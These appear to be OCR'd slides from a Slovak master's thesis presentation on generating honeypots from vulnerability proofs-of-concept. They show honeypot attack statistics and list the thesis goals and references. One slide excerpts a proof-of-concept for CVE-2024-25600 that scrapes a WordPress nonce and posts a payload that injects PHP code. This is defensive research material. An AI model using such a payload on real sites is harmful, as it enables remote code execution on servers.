Generovanie honeypotov na základe dôkazov zneužiteľnosti zraniteľností

PRACOVISKO: ÚSTAV INFORMATIKY

AUTOR: BC. FILIP DVORSKÝ


VEDÚCI: RNDR. TOMÁŠ BAJTOŠ

Motivácia

Honeypot

Pasca na útočníkov

Veľa dát.



Color	Service
	FTP
	SSH
	TELNET
	EMAIL
	SQL
	DNS

Hits	IP
3686	185.73.125.23
1696	119.92.196.243
1284	66.94.123.164
962	80.66.88.148
43	79.137.222.62
31	50.31.21.8

Hits	Country
3689	Estonia
1696	Philippines
1473	United States
1003	The Netherlands
82	Russia
52	China

Events	IP	Country	Honeypot	Service
2024-03-19 23:06:51	185.73.125.23	Estonia	Heralding	VNC
2024-03-19 23:06:51	185.73.125.23	Estonia	Heralding	VNC
2024-03-19 23:06:51	119.92.196.243	Philippines	Dionaea	SMB
2024-03-19 23:06:51	185.73.125.23	Estonia	Heralding	VNC
2024-03-19 23:06:51	66.94.123.164	United States	Heralding	VNC
2024-03-19 23:06:50	185.73.125.23	Estonia	Heralding	VNC

Motivácia

CVE-2024-25600

```
script_tag = soup.find("script", id="bricks-scripts-js-extra")
if script_tag:
    match = re.search(r'"nonce":"([a-f0-9]+)"', script_tag.string)
```

```
"postId": "1",
"nonce": nonce,
"element": {
    "name": "container",
    "settings": {
        "hasLoop": "true",
        "query": {
            "useQueryEditor": True,
            "queryEditor": "throw new Exception(`echo KHABuhwxnUHDDW`);",
            "objectType": "post"
```

```
try:
    response = requests.post(target + path, headers=headers, json=create_element(nonce), verify=False, timeout=10)
    response.raise_for_status()
    if response.status_code == 200 and 'KHABuhwxnUHDDW' in response.text:
        color.print(f"[bold bright_green][+][/bold bright_green] Identified vulnerability in target: [bold cyan]{target}[/bold cyan]"
        break
```

Materiály

Towards an Automatic Generation of Low-Interaction Web Application Honeypots

Authors: Marius Musch, Martin Härterich, Martin Johns | Authors Info & Claims

Materiály


Honeypots: Catching the insider threat

January 2004

DOI: 10.1109/CSAC.2003.1254322

L. Spitzner

Know Your Enemy: Learning about Security Threats



Honeynet Project

Addison-Wesley, 2004 - Computers - 768 pages

"The Honeynet guys have always been fighting the good fight: messing with the hackers' heads, learning what they're doing, collecting their tools and tricks, and sharing the knowledge with the rest of the good guys. It's one thing to sit around and try to guess what the hackers are up to, but the Honeynet Project just rolled up their sleeves and went on the offensive in their own

More »

Ciele práce

1. Zmapovať aktuálne prístupu ku generovaniu honeypotov

2. Navrhnúť a implementovať systém na generovanie honeypotov na základe dôkazov zneužiteľnosti zraniteľností

3. Overenie funkčnosti riešenia pomocou simulovaných útokov na zvolené zraniteľnosti

Ďakujem za pozornosť.